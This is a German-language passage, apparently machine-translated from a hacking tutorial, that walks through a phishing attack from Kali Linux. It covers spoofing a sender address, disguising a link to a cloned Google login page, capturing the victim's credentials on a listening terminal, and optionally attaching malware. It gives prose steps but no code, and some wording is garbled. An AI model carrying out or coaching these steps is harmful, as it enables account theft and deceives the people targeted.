so viele böswillige Optionen, die ich nutzen kann, was so faszinierend ist, aber wir werden nur eine reine Textnachricht schreiben und sie an die E-Mail-Adresse des Ziels senden.




Alternativ können Sie den Link ausblenden, indem Sie eine HTML-Datei erstellen. Das Opfer sieht nur den Google-Link



In Kali Linux müssen wir den Dateipfad der HTML-Datei auf dem Desktop angeben.







Der Screenshot oben zeigt die E-Mail, die das Opfer in seinem Posteingang erhält. Sobald die Zielperson auf den Link klickt, wird sie auf die geklonte Google-Website weitergeleitet.


Ohne es zu wissen, gibt er/sie die Anmeldeinformationen für sein Konto ein, während wir auf unserer commandshell „listening“.

Ich muss die E-Mail-Adresse des Ziels eingeben, meine E-Mail-Adresse eingeben und eine erfundene E-Mail-Adresse eingeben, die das Opfer in seinem Posteingang sehen wird.
Um die Mail zu erstellen, muss ich mein E-Mail-Passwort zur Verifizierung eingeben und kann dann auswählen, ob ich dieser Mail eine Datei anhängen möchte, die beispielsweise einen Virus auf dem Computer des Opfers auslösen könnte, wenn er darauf klickt
darauf.





Auf diese Weise erhalten wir vom anderen Terminal alle Google-Benutzerinformationen des Opfers.



Fazit

Es gibt Methoden, den Link so anzupassen, dass er glaubwürdiger aussieht.
Aber für den Moment sollte das reichen.
Hoffentlich hat Ihnen das gezeigt, wie erschreckend einfach es ist, Leute dazu zu bringen, an ihre Zeugnisse zu kommen.

It is easier to hack an human than a system !